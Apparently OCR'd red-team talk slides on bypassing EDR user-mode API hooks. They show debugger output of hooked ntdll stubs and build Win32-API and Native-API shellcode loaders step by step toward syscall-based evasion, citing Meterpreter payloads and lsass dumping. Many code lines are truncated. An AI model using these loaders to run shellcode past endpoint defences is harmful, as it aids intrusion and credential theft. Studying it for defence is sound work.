
- EDRs use user-mode API hooks
  - Before syscall execution → Redirect to hooking.dll from EDR
  - Analyze executed code or memory related to APIs at runtime
  - Malicious behaviour or malware → syscall not executed

Hooking Techniques?

- Various types of user-mode API hooking techniques, for example:
    - Inline API hooking (most common)
    - Import Address Table (IAT) Hooking
    - SSDT Hooking (Windows Kernel)

- Before Patch Guard kernel hooking was possible


User Mode Hooking Concept



The figure shows the principle of EDR user mode API-Hooking on a high level

Where are the EDR hooks?

- Often placed as inline hooks in ntdll.dll → Why in ntdll.dll?
  - lowest common denominator before transition to Windows kernel



Reference: https://learn.microsoft.com/en-us/windows-hardware/drivers/kernel/overview-of-windows-components

Where are the EDR hooks?

- But depending on EDR, hooks also in other DLLs!

```
Usermode Hooks in sechost.dll >> inline hooking (jmp)
[-] StartServiceW
[-] OpenServiceW
[-] OpenServiceA
[-] StartServiceA
```

```
Usermode Hooks in win32u.dll >> inline hooking (jmp)
[-] NtUserSetProp
[-] NtUserShowWindow
[-] NtUserGetKeyboardState
```

```
Usermode Hooks in advapi32.dll >> inline hooking (jmp)
[-] OpenEventLogW
[-] CloseEventLog
[-] EncryptFileW
[-] CreateServiceA
```

```
Usermode Hooks in wininet.dll >> inline hooking (jmp)
[-] InternetCreateUrlW
[-] InternetConnectW
[-] InternetConnectA
```

Are we fucked up by Hooks?

- Could EDRs simply hook all Native APIs?
  - Hooking APIs costs resources, time, etc. → EDR slows down OS
  - Depending on EDR, more or less APIs hooked
  - Generally, EDRs focus on specific APIs like NtAllocateVirtualMemory etc.

Identify hooks from EDR?

- Debugger, WinDbg or x64dbg to debug APIs

```
1:008> x ntdll!NtAllocateVirtualMemory
00007ff8`16c4d3b0 ntdll!NtAllocateVirtualMemory (NtAllocateVirtualMemory)
1:008> u 00007ff8`16c4d3b0
ntdll!NtAllocateVirtualMemory:
00007ff8`16c4d3b0 4c8bd1          mov     r10,rcx
00007ff8`16c4d3b3 e90fd40700      jmp     ntdll!QueryRegistryValue+0x4c3 (00007ff8`16cca7c7)
00007ff8`16c4d3b8 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ff8`16c4d3c0 7503            jne     ntdll!NtAllocateVirtualMemory+0x15 (00007ff8`16c4d3c5)
00007ff8`16c4d3c2 0f05            syscall
00007ff8`16c4d3c4 c3              ret
00007ff8`16c4d3c5 cd2e            int     2Eh
00007ff8`16c4d3c7 c3              ret
```

EDR Usermode Hook

The figure shows that the installed EDR uses inline hooking to hook the Native API NtAllocatVirtualMemory

```
0:000> x ntdll!NtAllocateVirtualMemory
00007ffe`86a4d3b0 ntdll!NtAllocateVirtualMemory (NtAllocateVirtualMemory)
0:000> u 00007ffe`86a4d3b0
ntdll!NtAllocateVirtualMemory:
00007ffe`86a4d3b0 4c8bd1          mov     r10,rcx
00007ffe`86a4d3b3 b818000000      mov     eax,18h
00007ffe`86a4d3b8 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ffe`86a4d3c0 7503            jne     ntdll!NtAllocateVirtualMemory+0x15 (00007ffe`86a4d3c5)
00007ffe`86a4d3c2 0f05            syscall
00007ffe`86a4d3c4 c3              ret
00007ffe`86a4d3c5 cd2e            int     2Eh
00007ffe`86a4d3c7 c3              ret
```

No EDR Hook

The figure shows a clean not hooked Native API

Consequences for Red Team?

- Hooks make it difficult to execute malicious code such as shellcode
- Red Teamers use various techniques to bypass the EDRs
  - Use no hooked APIs, User mode unhooking, Tamper EDRs
  - Indirect syscalls, Direct syscalls

- In this talk, we will focus on the **direct-** **and** **indirect syscall** technique.

Summary: Direct Syscalls

- (No longer) Common (red team) technique
- Allows execution of syscalls without using ntdll.dll
- EDRs hook specific APIs like NtAllocateVirtualMemory
  - Typically placed in the form of inline hooks in ntdll.dll
- Direct syscalls are used to avoid hooked APIs through EDRs
  - For example, for shellcode execution, lsass dump etc.

RED OPS
INFORMATION SECURITY

Chapter Three


High Level APIs: Win32-API Loader

Win32-API Loader

- First shellcode loader → based on Windows APIs (High Level APIs)
- This is will be our reference loader
- Remember → Win32-APIs called e.g., kernel32.dll

- Syscalls are executed by default control flow
  - Win32API-Loader.exe → kernel32.dll → kernelbase.dll → ntdll.dll → syscall

Shellcode Loader - Win32 APIs (High Level APIs)



Shellcode Declaration

- Shellcode which should be executed

```
// Insert the Meterpreter shellcode as an array of unsigned chars (replace the placeholde
    unsigned char code[] = "\xfc\x48\x83...";
```

VirtualAlloc: Memory Allocation

- Memory allocation in calling process

```
// Allocate Virtual Memory with PAGE_EXECUTE_READWRITE permissions to store the shellcode
    // 'exec' will hold the base address of the allocated memory region
    void* exec = VirtualAlloc(0, sizeof(code), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
```

C++

```
LPVOID VirtualAlloc(
  [in, optional] LPVOID lpAddress,
  [in]           SIZE_T dwSize,
  [in]           DWORD  flAllocationType,
  [in]           DWORD  flProtect
);
```

Reference: https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualalloc

WriteProcessMemory: Copy Shellcode

- Copy shellcode to allocated memory

```
// Copy the shellcode into the allocated memory region using WriteProcessMemory
    SIZE_T bytesWritten;
    WriteProcessMemory(GetCurrentProcess(), exec, code, sizeof(code), &bytesWritten);
```

C++

```
BOOL WriteProcessMemory(
  [in]  HANDLE  hProcess,
  [in]  LPVOID  lpBaseAddress,
  [in]  LPCVOID lpBuffer,
  [in]  SIZE_T  nSize,
  [out] SIZE_T  *lpNumberOfBytesWritten
);
```

Reference: https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-writeprocessmemory

CreateThread: Execute Shellcode

- Create new thread to execute shellcode

```
// Create a new thread to execute the shellcode
    // Pass the address of the ExecuteShellcode function as the thread function, and 'exec
    // The returned handle of the created thread is stored in hThread
    HANDLE hThread = CreateThread(NULL, 0, ExecuteShellcode, exec, 0, NULL);
```

C++

```
HANDLE CreateThread(
  [in, optional]  LPSECURITY_ATTRIBUTES   lpThreadAttributes,
  [in]            SIZE_T                  dwStackSize,
  [in]            LPTHREAD_START_ROUTINE  lpStartAddress,
  [in, optional]  __drv_aliasesMem LPVOID lpParameter,
  [in]            DWORD                   dwCreationFlags,
  [out, optional] LPDWORD                 lpThreadId
);
```

Reference: https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createthread

WaitForSingleObject: Thread Wait

- Ensures shellcode execution thread is finished before the main thread exists

```
// Wait for the shellcode execution thread to finish executing
    // This ensures the main thread doesn't exit before the shellcode has finished runni
    WaitForSingleObject(hThread, INFINITE);
```

C++

```
HANDLE CreateThread(
  [in, optional]  LPSECURITY_ATTRIBUTES   lpThreadAttributes,
  [in]            SIZE_T                  dwStackSize,
  [in]            LPTHREAD_START_ROUTINE  lpStartAddress,
  [in, optional]  __drv_aliasesMem LPVOID lpParameter,
  [in]            DWORD                   dwCreationFlags,
  [out, optional] LPDWORD                 lpThreadId
);
```

Reference: https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createthread

Summary: Win32-API Loader

- Syscalls are executed by default control flow
  - Win32API-Loader.exe → kernel32.dll → kernelbase.dll → ntdll.dll → syscall

- Most EDRs -> user-mode hooking -> run into hooks

- Used as reference loader -> step-by-step to **indirect syscall** loader

RED OPS
INFORMATION SECURITY

Chapter Four


Medium Level APIs: NTAPI Loader

Native-API Loader

- First modification in Win32-API reference loader
- Transition Windows APIs (high level) to **Native APIs** (medium level)
- Syscalls executed without transition from kernel32.dll to ntdll.dll

- This loader directly accesses the Native APIs in ntdll.dll
  - NTAPI-Loader.exe → ntdll.dll → syscall

Shellcode Loader - Native APIs (Medium Level APIs)



Function Pointers structure definition

- Native APIs (NTAPI) can’t be retrieved via Windows headers
- Therefore, manually structure definition necessary

```
// Define typedefs for function pointers to the native API functions we'll be using.
// These match the function signatures of the respective functions.
typedef NTSTATUS(WINAPI* PNTALLOCATEVIRTUALMEMORY)(HANDLE, PVOID*, ULONG_PTR, PSIZE_T, U
typedef NTSTATUS(NTAPI* PNTWRITEVIRTUALMEMORY)(HANDLE, PVOID, PVOID, SIZE_T, PSIZE_T);
typedef NTSTATUS(NTAPI* PNTCREATETHREADEX)(PHANDLE, ACCESS_MASK, PVOID, HANDLE, PVOID, P
typedef NTSTATUS(NTAPI* PNTWAITFORSINGLEOBJECT)(HANDLE, BOOLEAN, PLARGE_INTEGER);
```

Memory Address Native Function

- Not using kernel32.dll → manually function loading needed
- GetModuleHandleA → handle to ntdll.dll
- GetProcAddress -> memory address native function

```
// Here we load the native API functions from ntdll.dll using GetProcAddress, which retrie
// or variable from the specified dynamic-link library (DLL). The return value is then cas
    PNTALLOCATEVIRTUALMEMORY NtAllocateVirtualMemory = (PNTALLOCATEVIRTUALMEMORY)GetProcAd
```

Replace Win32 APIs

- All four used Win32 APIs are replaced by correlated **Native API**

```
NtAllocateVirtualMemory(GetCurrentProcess(), &exec, 0, &size, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

// Copy the shellcode into the allocated memory region.
// NtWriteVirtualMemory is a function that writes into the virtual address space of a specified process.
SIZE_T bytesWritten;
NtWriteVirtualMemory(GetCurrentProcess(), exec, code, sizeof(code), &bytesWritten);

// Execute the shellcode in memory using a new thread.
// NtCreateThreadEx is a function that creates a new thread for a process.
// The new thread starts execution by calling the function at the start address specified in the lpStartAddress parame
HANDLE hThread;
NtCreateThreadEx(&hThread, GENERIC_EXECUTE, NULL, GetCurrentProcess(), exec, exec, FALSE, 0, 0, 0, NULL);

// Wait for the thread to finish executing.
// NtWaitForSingleObject is a function that waits until the specified object is in the signaled state or the time-out
NtWaitForSingleObject(hThread, FALSE, NULL);
```

Summary: Native-API Loader

- Made transition Win32-APIs to Native APIs
- Loader imports no longer VirtualAlloc from kernel32.dll
- Only hooks in kernel32.dll -> hooks bypassed -> but it is no real case!!!
  - Because, EDR hooks also ntdll.dll, sechost.dll, win32u.dll etc.

RED OPS
INFORMATION SECURITY

Chapter Five

